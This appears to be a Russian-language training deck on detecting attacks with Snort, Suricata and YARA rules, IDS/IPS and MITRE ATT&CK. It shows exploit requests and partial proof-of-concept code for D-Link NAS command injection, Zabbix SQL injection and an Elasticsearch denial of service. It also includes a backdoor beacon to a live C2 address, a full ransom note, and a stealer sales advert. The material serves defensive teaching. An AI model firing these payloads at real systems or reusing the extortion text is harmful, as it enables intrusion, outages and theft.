--49925c67cca7a8ef0ce4c32d37617928--
```

Полезная нагрузка (payload)

IPS



IPS — это **активное защитное решение** для **предотвращения** возможных вредоносных действий/шаблонов, аномальной активности и нарушений политик. Оно отвечает за **ограничение и блокировку** подозрительного события сразу после обнаружения

Аналогично IDS, данный класс решений устанавливается на периметре защищаемой сети и имеет сигнатурный модуль обнаружения угроз

IDS



IDS — это **пассивное решение** для мониторинга, позволяющее **обнаружить** возможные вредоносные действия/шаблоны, аномальную активность и нарушения политик. Оно отвечает за генерацию оповещений для каждого подозрительного события. Такие СЗИ устанавливаются **на периметре защищаемой сети** для мониторинга всего трафика, и входящего, и исходящего

Нас будет интересовать **сигнатурный модуль обнаружения угроз**. Основной его принцип заключается в сопоставлении паттернов, заложенных в СЗИ с теми, которые могут быть обнаружены в сетевом трафике



**Infotecs
ViPNet IDS NS**



**CISCO
Secure IPS (NGIPS)**



**Infotecs
ViPNet xFirewall 5
ViPNet Coordinator HW 5**

Open source решения

Помимо вендорских средств защиты существуют открытые проекты **Snort** и **Suricata**



Snort



Структура правила

Действие Протокол Источник Получатель

Детектирующая часть

```
alert tcp any any -> $HOME_NET $HTTP_PORTS (msg:"AM EXPLOIT Confluence Data Center < v8.9.1 & Confluence Server <
v8.5.9 RCE var 1 (CVE-2024-21683)"; flow:established,to_server; content:"POST"; depth:4; content:"/rest/api/content";
http_uri; content:"|22|title|22|"; http_client_body; content:"|22|type|22|"; http_client_body;
content:"|22|space|22|"; http_client_body; content:"|22|key|22|"; http_client_body; distance:0;
content:"|22|body|22|"; http_client_body; content:"|22|storage|22|"; http_client_body; distance:0;
content:"|22|value|22|"; http_client_body; content:"|22|representation|22|"; http_client_body;
content:"/rest/api/content"; fast_pattern:only; flowbits:isset,AM.Generic.command_injection;
reference:url,github.com/r00t7oo2jm/-CVE-2024-21683-RCE-in-Confluence-Data-Center-and-Server; reference:cve,2024-
21683; classtype:web-application-attack; sid:3292861; rev:3; metadata: affected_asset dst, affected_os any,
affected_product atlassian:confluence_data_center, affected_product atlassian:confluence_server, affected_vendor
atlassian, attack_target Server, attack_target Web_Server, tag T1190, tag TA0001, tias_category Exploitation;)
```

Suricata



Структура правила

Действие Протокол Источник Получатель

Детектирующая часть

```
drop http any any -> $HOME_NET any (msg:"AM EXPLOIT Confluence Data Center < v8.9.1 & Confluence Server < v8.5.9 RCE  
var 1 (CVE-2024-21683)"; flow:established,to_server; content:"POST"; http_method; content:"/rest/api/content";  
http_uri; http.request_body; content:"|22|title|22|"; content:"|22|type|22|"; content:"|22|space|22|";  
content:"|22|key|22|"; distance:0; content:"|22|body|22|"; content:"|22|storage|22|"; distance:0;  
content:"|22|value|22|"; content:"|22|representation|22|"; flowbits:isset,AM.Generic.command_injection;  
reference:url,github.com/r00t7oo2jm/-CVE-2024-21683-RCE-in-Confluence-Data-Center-and-Server; reference:cve,2024-  
21683; classtype:web-application-attack; sid:3292861; rev:4; metadata: affected_asset dst, affected_os any,  
affected_product atlassian:confluence_data_center, affected_product atlassian:confluence_server, affected_vendor  
atlassian, attack_target Server, attack_target Web_Server, tag T1190, tag TA0001, tias_category Exploitation;)
```

Remote Code Execution

🚩 CVE-2024-10914 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

A vulnerability was found in D-Link DNS-320, DNS-320LW, DNS-325 and DNS-340L up to 20241028. It has been declared as critical. Affected by this vulnerability is the function `cgi_user_add` of the file `/cgi-bin/account_mgr.cgi?cmd=cgi_user_add`. The manipulation of the argument name leads to os command injection. The attack can be launched remotely. The complexity of an attack is rather high. The exploitation appears to be difficult. The exploit has been disclosed to the public and may be used.

```
curl "http://<Target-IP>/cgi-bin/account_mgr.cgi?cmd=cgi_user_add&name=%27;echo%20Mc0Ca;%27"
```

Описание уязвимости NVD NIST

Пример эксплойта



Remote Code Execution

```
GET /cgi-bin/account_mgr.cgi?cmd=cgi_user_add&name=%27;echo%20Mc0Ca;%27 HTTP/1.1
Host: 192.168.52.128
User-Agent: curl/8.5.0
Accept: */*
```

Сетевой трафик

```
alert tcp any any -> $HOME_NET $HTTP_PORTS (msg:"AM EXPLOIT D-Link NAS devices RCE (CVE-2024-10914)";
flow:established,to_server; content:"GET"; depth:3; content:"/cgi-bin/account_mgr.cgi|3f|"; http_uri;
content:"cmd|3d|"; http_uri; distance:0; content:"cgi_user_add"; http_uri; distance:0; content:"name|3d|"; http_uri;
content:"/cgi-bin/account_mgr.cgi|3f|"; fast_pattern:only; flowbits:isset,AM.Generic.command_injection;
reference:cve,2024-10914; reference:url,netsecfish.notion.site/Command-Injection-Vulnerability-in-name-parameter-for-
D-Link-NAS-12d6b683e67c80c49ffcc9214c239a07; classtype:web-application-attack; sid:3309438; rev:2; metadata:
affected_asset dst, affected_os Unix, affected_product dlink:dns-320, affected_product dlink:dns-320_firmware,
affected_product dlink:dns-320lw, affected_product dlink:dns-320lw_firmware, affected_product dlink:dns-325,
affected_product dlink:dns-325_firmware, affected_product dlink:dns-3401, affected_product dlink:dns-3401_firmware,
affected_vendor dlink, attack_target Server, attack_target Web_Server, tag T1190, tag TA0001, tias_category
Exploitation;)
```

Правило Snort

SQL-injection



🚩 CVE-2024-42327 Detail

Description

A non-admin user account on the Zabbix frontend with the default User role, or with any other role that gives API access can exploit this vulnerability. An SQLi exists in the CUser class in the addRelatedObjects function, this function is being called from the CUser.get function which is available for every user who has API access.

Описание уязвимости
NVD NIST

```
1 def test_sql_i(target, auth_token):
2     """Test the target for SQL injection vulnerability."""
3     url = f"{target.rstrip('/')}/api_jsonrpc.php"
4     user_data = {
5         "jsonrpc": "2.0",
6         "method": "user.get",
7         "params": {
8             "selectRole": ["roleid", "name", "type", "readonly AND (SELECT(SLEEP(5)))"],
9             "userids": ["1", "2"]
10        },
11        "id": 1,
12        "auth": auth_token
13    }
14
15    try:
16        start_time = time.perf_counter()
17        response = requests.post(url, json=user_data, headers=HEADERS)
18        response.raise_for_status()
19        elapsed_time = time.perf_counter() - start_time
```

Пример
эксплойта

SQL-injection



```
POST /api_jsonrpc.php HTTP/1.1
Host: 192.168.189.130
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 183
```

```
{"jsonrpc": "2.0", "method": "user.get", "params": {"selectRole": ["roleid", "name", "type", "readonly AND (SELECT(SLEEP(5)))"], "userids": ["1", "2"]}, "id": 1, "auth": "TEST_TOKEN"}
```

Сетевой трафик

Правило Snort

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"AM EXPLOIT Zabbix v6.0.0 - v7.0.0 SQLi (CVE-2024-42327)";
flow:established,to_server; content:"POST"; depth:4; content:"/api_jsonrpc.php"; http_uri; content:"|22|method|22|";
http_client_body; content:"|22|user.get|22|"; http_client_body; distance:0; content:"|22|params|22|";
http_client_body; content:"|22|selectRole|22|"; http_client_body; distance:0; content:"/api_jsonrpc.php";
fast_pattern:only; flowbits:isset,AM.Generic.sqli; reference:cve,2024-42327; reference:url,github.com/compr00t/CVE-
2024-42327; reference:url,support.zabbix.com/browse/ZBX-25623; classtype:web-application-attack; sid:3313776; rev:2;
metadata: affected_asset dst, affected_os any, affected_product zabbix:zabbix, affected_vendor zabbix, attack_target
DB_Server, attack_target Server, attack_target Web_Server, tag T1190, tag TA0001, tias_category Exploitation;)
```

Buffer Overflow



CVE-2023-31419 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Current Description

A flaw was discovered in Elasticsearch, affecting the `_search` API that allowed a specially crafted query string to cause a Stack Overflow and ultimately a Denial of Service.

Описание уязвимости NVD NIST

```
1 es_url = 'http://localhost:9200' # Replace with your Elasticsearch server URL
2 index_name = '*'
3
4 payload = "/" * 10000 + "\\\" + "'" * 999
5
6 verify_ssl = False
7
8 username = 'elastic'
9 password = 'changeme'
10
11 auth = (username, password)
12
13 num_queries = 100
14
15 for _ in range(num_queries):
16     symbols = ''.join(random.choice(string.ascii_letters + string.digits + '^') for _ in range(5000))
17     search_query = {
18         "query": {
19             "match": {
20                 "message": (symbols * 9000) + payload
21             }
22         }
23     }
24
25     print(f"Query {_ + 1} - Search Query:")
26
27     search_endpoint = f'{es_url}/{index_name}/_search'
28     response = requests.get(search_endpoint, json=search_query, verify=verify_ssl, auth=auth)
```

Пример эксплойта

Buffer Overflow



```
GET /*/_search HTTP/1.1
Host: 192.168.106.130
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 45021038
Content-Type: application/json
Authorization: Basic ZWxhc3RpYzpjagFuZ2VtZQ==
```

```
{"query": {"match": {"message": "1VCKd2NFBqnWKHiYPnDa1XkwFQoPr1pAStLslvGg8idES3rWkytFUGCv8coobaNb3R7UaNBp5cuqEnvcLLDnQb^FZ^j9weeX1AqYsaoh12Wg6rwkzAGTSIt6tB8LqMW
291vkGdN6zfdjYhs8k^yv9vfbmDIZVceeZkPYCvdV4U91E040yBx^bA7GbXu077FbfdGah^yCXmTBxmx3R1rQ6idHkU9w9^njAnSfVKFbXxTAYvKLd54w7wX91udMfRXurAPDxOr9PkFedzERNYkccXCdRKT7NA2
Pp5VdLhxp0KR7K7etZRBqfQU1Z14^pbaEyTKR0KwRcyhjbEgX^yYQ2^hLT8Xp7JeXebv37z^5NTDu5g3GZMLnR3RvtnaXeObJFVv5^ykgw1j7KzeN8j7q1yo40qnbJBUBWwwXiP0oS7AfS1T9JF17iYGop1CcbZJ
kgQrOA2Wq^WgnzE5176jXU09pZh2fivwH60B^ZthsN^uHyNnMX1s3zKffwBLYctG7FBoRRRgEME7dUCdC6D1XdbsEeTULKdZLjvzcFNMjkSCMYml8ctkwxfkQafU1FT6Elac8A7JW00MVEYUFH111V5ZcEQdUHH
ckQexSdhxBvowWnXoRd9c4Rk99tEnJeQ59aBBTQ7xtgn3TFWHL00t8mAqWA40n00eb2^LdsYNGQD1GsKX4W7tse8w11zpZb1k2dyKD^5X5tP7k50hKUMFHCKDPGkrqLFBRL0bhXzrL6E2s8Y^VZXGL1y3SV9I2w
TM6BkUF88rAAYF4cIkYxCMeExIJAevhFVjFwhiV401cP23dxGETu^8g8wKArRrtacRbbVNj1pcH^ZvQ5fWS8LY5NXcKPZH5iEFTdwfKnnkMqe97k1D2qw20BA7v52vrfainwRA9bh5jGhwqSk2Hw63JA1JHKMFpT
Bk8ZTo3xTYykdLkLF7Xpvgmq58va7^S^hPDDJxnUSKoAQ9FnOANA880RCmMyM1weMKJqHX0fQmGqK8ogK9yzoLwYYxiVfOMFSddRysQUy31q4n7wYzxy0ZLSEd^MKZ5^XLIE4nHkiuVv1ARHfbYZ3TD1GDw6FIGV
aMFDVedF07127HX4mEVEsHMOHT5HmgxQvzGsHvuxCMNEHRNUTJvzUdPlCTFUXAu^mUEDWxfNQqI6aheQ0qKkGMLT40rWrjPbzRDixO^d2QSU0Vr4f10Tc^ZLNycavgexhA3gAQecvYTqM2dpaMog^Z11J2He8v
cRnfU03Ua2QoGyDfxAQdSkLL0F2C0NzN5YLKImIyPOVMtDQX8uTd1R0qDakCht2CNQUwgYjUBliIBYitQ02AeTIGvJhzxsKMC1s7rw3AvigaUJbGqHkbzv9IUR8V1zUxQZ0nb8ZBQRKZo0KZYg0gVWkgIoj2oggr
k2U35XH004pLJPiJGx^ls2k69cQm8R3WTBGMwiSUm6aWY8NKauw3wgg2rmY0EyFsRB9hgTf1fMfw^rKw3mYjHVQ3rqXuOwnjC6IjQmX2TwkFr0WoYb51Crj1hFDze0sTbWioITWUkLbAEzxlnjs6EwfATnrnSjW0
KiSrotY1UyIo0oJeFoZFrurtaWeHRLTgQIFR1rEpmJszZ80qoLcQ1KoZe35hq9kXFOTJ6luzMDPe7PnJZvu77jVZ1xQXM3aixxLUYE1C7aJafU7tNzxNgJW^0es41g2G0uqa7um7gq^UUKI0aH4E0v3pJopIe5g
YUx3EIsz3dH1Q714T5tErreaDtZ^zq2F3ZacK3sCGtL9oQ6Ncjt1m3MrMvrZeN4g9YDL0dFnwzcyiqJ01KYrvzVRNa69^R1pnSh7sEZIs271cI^ddYSuLI4fyuX9f1R2FVuIn^D1W^tq3JHx4EmD8cXivZ17tF10
3nc35wj2N3wdt0Zm8EFvpHbMTVMiJZShZgFctOnxaSrPrf8E7YsNU14cGNGuHUTrywkhIDK5Sp6sKcDoJEHT4juNEqPc^1J336DmLjUKX84r4uhNnWcvcJp0QB00zVhP9HYA7gqMskFNI4F01Zb0CgX8vhP3rm0
Snyx909HDvgbcCj52DL7Df11cpwRew3GEULiQ1jqlZcZwIzYI1DjzB2rmEoy4Rk7ImK24NoIPw06I4PSBPzF5Bo0QkQooQgBk4o3u4wm0HfyiWTo5E6Pb6nX4AHSBko^Xs3YBDW5Eef2omGDovk5TbSgwuSXkDw
HcopF3zpJxsP6x1^IntFDzgaSIYgn4afzLrJhSMqpRNhz1CFXaVicdEF3Yw120VAGyUroKd9Mw7bxaQH1RJ8GkT1MTkaFs1MjLnL2gnVSx4SWK3zhIRH4aIha7bkKvbi4hANx^XM0x1tHDpTuJBRooPww9wPaI5B
tF8JM8e0rnAa3sWbew^jUVPFdcNhtAbHEvp7XKXvfnrqPzntWuyom6JuBe7JJ2Enev4vu2djmpgHqVAsaD0vN8rWRv9jKv3AXgXtwLQ4ipmKSNq4KX8uqrkIXzZiTDgJp4I8y0mFfwIJZquPyc9WPK7Fqut2LSjb
p35za1Rn^mahvGTQ6aatrEouGSwANN0KDcekm40ttBCdToq^ayOMhg6DDsKjHwknTPvowajNpsVo8WHAwNHbDSkjXrFKf3Cr^iYwXXVJh9EP591yFi6M0wgFitinddCqwC1WThHYEHyrMnSD1JP9a0^X3dHZvaIq
```

Сетевой трафик

```
alert tcp any any -> $HOME_NET [$HTTP_PORTS,9200] (msg:"AM EXPLOIT Possible Elastic Elasticsearch <= v8.9.0 Stack
Buffer Overflow (CVE-2023-31419)"; flow:established,to_server; content:"GET"; depth:3; content:"/*/_search"; http_uri;
content:"|22|query|22|"; http_client_body; content:"|22|match|22|"; http_client_body; distance:2;
content:"|22|message|22|"; http_client_body; distance:2; isdataat:4096,relative; reference:cve,2023-31419;
reference:url,github.com/sqrtZeroKnowledge/Elasticsearch-Exploit-CVE-2023-31419; classtype:attempted-dos; sid:3244384;
rev:3; metadata: affected_asset dst, affected_os any, affected_product elastic:elasticsearch, affected_vendor elastic,
affected_vendor elasticsearch, attack_target Web_Server, tag T1190, tag TA0001, tias_category Exploitation;)
```

Правило Snort



Хостовые индикаторы атак




Классификация ВПО

- Вирус (Virus) / Червь (Worm)
- Бэкдор (Backdoor) / Remote Access Trojan (RAT) / Имплант (Implant)
- Remote Admin Tool (RAT)
- Троян (Trojan):
 - Программа-вымогатель / Шифровальщик (Ransomware)
 - Загрузчик (Downloader) / Дроппер (Dropper)
 - Стиллер (Stealer)
 - Шпион (Spyware)
 - Банкер (Banker)
 - Майнер (Miner)
- Рекламное ПО (Adware) (нежелательное ПО)
- Ботнет (Botnet):
 - Бот, Агент (Bot, Agent)
- Руткит (Rootkit):
 - Буткит (Bootkit)
- Эксплойт (Exploit)

Вредоносная программа может включать в себя функциональные возможности различных классов

Backdoor



```
POST /init HTTP/1.1
Host: 45.87.245.53:80
User-Agent: GRequests/0.10
Content-Length: 228
Content-Type: application/json
Accept-Encoding: gzip

{"Uuid": "[REDACTED]", "BuildName": "TEST", "Domain": "[REDACTED]", "Ip": "[REDACTED]", "PublicIp": "[REDACTED]", "Os": "windows 386", "Interval": 5}HTTP/1.1 200 OK
Content-Type: text/plain; charset=UTF-8
Content-Length: 72

Agent { [REDACTED] } was connected successfully!POST /check HTTP/1.1
Host: 45.87.245.53:80
User-Agent: GRequests/0.10
Content-Length: 36
Content-Type: application/json
Accept-Encoding: gzip
```


Ransomware



1. Кража данных
2. Деструктивное воздействие, шифрование
3. Требование выкупа за информацию

ReadMe.txt — Блокнот

Файл Правка Формат Вид Справка

to recover your data install telegram messenger at @secles1bot (<https://t.me/secles1bot>) (ENTER EXACT ID , avoid fake similar ids made by unknown people)
if for any reason bot is not available you can find link and id of new bot at our onion site
2kksm7oobarkoedfnkingsa2qdvfgwvr4p4furcsopumms5y37s6bid.onion
you will need to install tor browser for onion sites (<https://www.torproject.org/download/>) you dont need to install tor if our telegram bot is working
most of the time you can open link in normal browser using proxies adding .ly to the end of url : 2kksm7oobarkoedfnkingsa2qdvfgwvr4p4furcsopumms5y37s6bid.onion

please be careful , some unknown people have made similar telegram ids and bots , looking like ours to get money from you , they dont have access to our data
our id is @secles2bot now and if banned you can find our new id in the written onion site

!!!IMPORTANT !!!
ENTER EXACT TELEGRAM ID CHAR BY CHAR AND AVOID SIMILAR IDS, otherwise you will be SCAMMED (you can paste <https://t.me/secles1bot> in your telegram save it)

you id is : Yy4TuuaIA

you will get two sample decryption (decoding) before any payment for free ,we give sample or screenshot of sample decrypted , any description of this is strong ransomware, any day you waste without paying is one business day you waste
our price is reasonable,the wasted days will cost you more

some notes:
1-although illegal and bad but this is business,you are our client after infection and we will treat you respectfully like a client
2-do not delete files at c:\secles2 , if you want to reinstall windows take a backup of the folder (dont waste time trying to get anything out of them)
3-do not play with encrypted file, take a backup if you want to waste some time playing with them
4-if you take a middleman do deal with us directly , take one with good reputation ,we always provide decryptor after payment and only ask for one payment
5-police can't help you , we are experienced hackers and we don't leave footprints behind , even if we did police wont risk thier million dollar worth
6-if some of your files don't have our extension but do not open ,they are encrypted all other files and will decrypt normally ,they just have not been decrypted
5-some unknown scammers on youtube claim to decrypt our encrypted file (they even made fake telegram channel for us and all other major ransomware groups)
TO PREVENT this we MARK our test files , so they can't abuse it ,they can only give you description of file contents

Имя	Дата изменения	Тип	Размер
dd_vcredistMSI32BF.txt.id[HiZmjWff].[t.me_secles1bot].secles2	21.09.2024 5:31	Файл "SECLES2"	389 КБ
dd_vcredistUI32BF.txt.id[HiZmjWff].[t.me_secles1bot].secles2	21.09.2024 5:31	Файл "SECLES2"	344 КБ
del1Ccash.cmd.id[HiZmjWff].[t.me_secles1bot].secles2	21.09.2024 5:31	Файл "SECLES2"	2 КБ
printers.reg.id[HiZmjWff].[t.me_secles1bot].secles2	21.09.2024 5:31	Файл "SECLES2"	1 КБ
pX0QNos6r	21.09.2024 12:13	Файл	0 КБ
zabbix_agentd.conf.id[HiZmjWff].[t.me_secles1bot].secles2	21.09.2024 5:31	Файл "SECLES2"	11 КБ
zabbix_agentd.log.id[HiZmjWff].[t.me_secles1bot].secles2	21.09.2024 5:31	Файл "SECLES2"	319 КБ
zabbix_agentd.log.old.id[HiZmjWff].[t.me_secles1bot].secles2	21.09.2024 5:31	Файл "SECLES2"	1 025 КБ

Stealer/Spyware

System build details

Computer name

CPU details

Execute path

Geo

GPU

Hardware ID details

Public IP

OS details

RAM details

Screen Resolution details

Screenshot

Time

TimeZone

Username

The image shows a Telegram chat interface with a bot named 'MEDUZA CORP' (1,101 subscribers). The chat history includes a 'Previous message' from 'Meduza Stealer' with the text 'Программное обеспечение для сбора персональных данных' (Software for collecting personal data) and a date separator for 'December 24'.

The main screenshot displays the Meduza Stealer application interface. It features a toggle switch, a gear icon for settings, and a login form with the following fields: 'Username: Meduza', 'Subscription Expires: 12.09.2031 UTC+0:00', 'Telegram bot api token', and 'Chat id'. There are 'LOGOUT' and 'ONLY TELEGRAM BOT' buttons at the bottom of the form. Below the form, there are two small screenshots of the application running on a desktop.

Below the application interface, there is a message about a 'Предновогоднее обновление Meduza stealer 2.2 | 10 пунктов' (Pre-New Year update Meduza stealer 2.2 | 10 points). The message describes the update and lists changes in the build:

- 1. Добавлен сбор файлов Local Storage у Chromium-браузеров - некоторые сайты и расширения (например, Coinbase) хранят там свои авторизационные токены;
- 2. Габбер файлов был оптимизирован и переписан с STL на WinAPI: он больше не будет выбрасывать исключения, которые могли вызывать трудности при криптовании;
- 3. Пересмотрена и оптимизирована коммуникация билда с сервером для отступа;
- 4. Произведена чистка детектов до стабильных значений;
- 5. Добавлены новые браузерные криптокошельки: OKX;

On the right side of the image, there is a dark-themed overlay showing the 'Stealer subscription price' and 'Crypt' options.

Stealer subscription price:

- ✓ 1 month - 199 \$
- ✓ 3 month - 399 \$
- ✓ LifeTime - 1199 \$

Crypt:

- ✓ 59 \$ - public stub [https://...]
- ✓ 119 \$ - private stub [https://...]

Servers:

- ✓ 20\$ - 1 core | 2 GB RAM | 20 GB on disk
- ✓ 30\$ - 2 cores | 4 GB RAM | 25 GB on disk
- ✓ 50\$ - 4 cores | 8 GB RAM | 40 GB on disk
- ✓ 65\$ - 6 cores | 16 GB RAM | 120 GB on disk
- ✓ 100\$ - 8 cores | 16 RAM | 120 GB on disk
- ✓ 150\$ - 16 cores | 32 GB RAM | 180 GB on disk

Contact: @...

At the bottom of the overlay, there are reaction icons (thumbs up, heart, party popper) with counts (9, 1, 1) and a view count '567' with the text 'изменено 4:57' (changed 4:57).

C3I



**Kaspersky
Endpoint Detection
and Response**



**Infotecs
ViPNet IDS HS
ViPNet EndPoint Protection**



**Kaspersky
Antivirus**



**Smart Monitor
Security Information and
Event Management**

YARA



```
rule Windows_Stealer_LummaC_V1
{
  meta:
    sid = "906451"
    description = "Обнаружен вредоносный образец стилера LummaC"
    reference = "trendmicro.com/en_us/research/24/h/malvertising-campaign-fake-ai-editor-website-credential-theft.html"
    techniques = "T1082,T1005,T1041,T1071"
    capec = ""
    cwe = ""
    cve = ""

  strings:
    $iat_1 = "CoCreateInstance"
    $iat_2 = "GetLogicalDrives"
    $iat_3 = "GetClipboardData"
    $iat_4 = "GetSystemMetrics"
    $iat_5 = "OpenClipboard"
    $iat_6 = "CreateCompatibleBitmap"
    $iat_7 = "GetDIBits"

    $str_1 = "unsupported encryption"
    $str_2 = "not a ZIP archive"
    $str_3 = "60616263646566676869707172737475767778798081828384858687888990919293949596979899"
    $str_4 = "system or character via spellings glyphs a is uses that in their modified"
    $str_5 = "failed finding central directory"

    $b64 = "CYiR4u1NKQGJkHajbKyEJQzz7IWNB4tvNfuIjHHNy2x"

  condition:
    uint16(0) == 0x5A4D and
    filesize < 400KB and
    5 of ($iat_*) and
    4 of ($str_*) and
    #b64 > 3
}
```

Метаданные

YARA



```
rule Windows_Stealer_LummaC_V1
{
  meta:
    sid = "906451"
    description = "Обнаружен вредоносный образец стилера LummaC"
    reference = "trendmicro.com/en_us/research/24/h/malvertising-campaign-fake-ai-editor-website-credential-theft.html"
    techniques = "T1082,T1005,T1041,T1071"
    capec = ""
    cwe = ""
    cve = ""

    strings:
      $iat_1 = "CoCreateInstance"
      $iat_2 = "GetLogicalDrives"
      $iat_3 = "GetClipboardData"
      $iat_4 = "GetSystemMetrics"
      $iat_5 = "OpenClipboard"
      $iat_6 = "CreateCompatibleBitmap"
      $iat_7 = "GetDIBits"

      $str_1 = "unsupported encryption"
      $str_2 = "not a ZIP archive"
      $str_3 = "60616263646566676869707172737475767778798081828384858687888990919293949596979899"
      $str_4 = "system or character via spellings glyphs a is uses that in their modified"
      $str_5 = "failed finding central directory"

      $b64 = "CYiR4u1NKQGJkHajbKyEJQzz7IWNB4tvNfuIjHHNy2x"

  condition:
    uint16(0) == 0x5A4D and
    filesize < 400KB and
    5 of ($iat_*) and
    4 of ($str_*) and
    #b64 > 3
}
```

**Детектирующая
часть. Строки**

YARA



```
rule Windows_Stealer_LummaC_V1
{
  meta:
    sid = "906451"
    description = "Обнаружен вредоносный образец стилера LummaC"
    reference = "trendmicro.com/en_us/research/24/h/malvertising-campaign-fake-ai-editor-website-credential-theft.html"
    techniques = "T1082,T1005,T1041,T1071"
    capec = ""
    cwe = ""
    cve = ""
  strings:
    $iat_1 = "CoCreateInstance"
    $iat_2 = "GetLogicalDrives"
    $iat_3 = "GetClipboardData"
    $iat_4 = "GetSystemMetrics"
    $iat_5 = "OpenClipboard"
    $iat_6 = "CreateCompatibleBitmap"
    $iat_7 = "GetDIBits"

    $str_1 = "unsupported encryption"
    $str_2 = "not a ZIP archive"
    $str_3 = "60616263646566676869707172737475767778798081828384858687888990919293949596979899"
    $str_4 = "system or character via spellings glyphs a is uses that in their modified"
    $str_5 = "failed finding central directory"

    $b64 = "CYiR4u1NKQGJkHajbKyEJQzz7IwNB4tvNfuIjHHNy2x"
  condition:
    uint16(0) == 0x5A4D and
    filesize < 400KB and
    5 of ($iat_*) and
    4 of ($str_*) and
    #b64 > 3
}
```

**Детектирующая
часть. Условия**



Детектирующая часть

```
<rule id="200961" level="3">
  <if_sid>200000</if_sid>
  <regex ignorecase="true">ObjectType.{2}File.+?ObjectName.+?.library-ms.+?AccessList.{4}4417.+?ProcessName.+?(?:\\Windows\\explorer|WinRAR)\\.exe</regex>
  <description>Подозрение на раскрытие NTLM-хэша путем извлечения library-ms файла</description>
  <info>
    <link>cti.monster/blog/2025/03/18/CVE-2025-24071.html</link>
    <techniques>T1121,T1021.002</techniques>
    <capec>561</capec>
    <cwe>200</cwe>
    <cve>CVE-2025-24071,CVE-2025-24054</cve>
  </info>
  <category>retrieve_data</category>
</rule>
```

Техники MITRE ATT&CK

Attack Pattern (capec)

Weakness Enumeration

Уязвимость CVE

Категория "получение данных"



Тактики, техники и процедуры

ТТР – тактики, техники и процедуры



Что такое ТТР?

Тактика – зачем?

Техника – как? (конкретные методы)

Процедура – способы реализации

Пример:

Зачем? – Получить первоначальный доступ (TA0001)

Как? – Фишинг с вложением (T1566.001)

Процедура – Microsoft Word документ с макросами



MITRE ATT&CK



- открытая база знаний, которая описывает **тактики, техники и процедуры (TTPs)**
- основана на **реальных атаках**
- помогает **моделировать поведение атакующих**
- является отраслевым **общепринятым стандартом**

Для чего?

понимание мышления атакующего

классификация инцидентов и связей с группировками

построение системы обнаружения и реагирования

поддержка Threat Hunting, эмулирование векторов атакующих

attack.mitre.org

Cyber Kill Chain

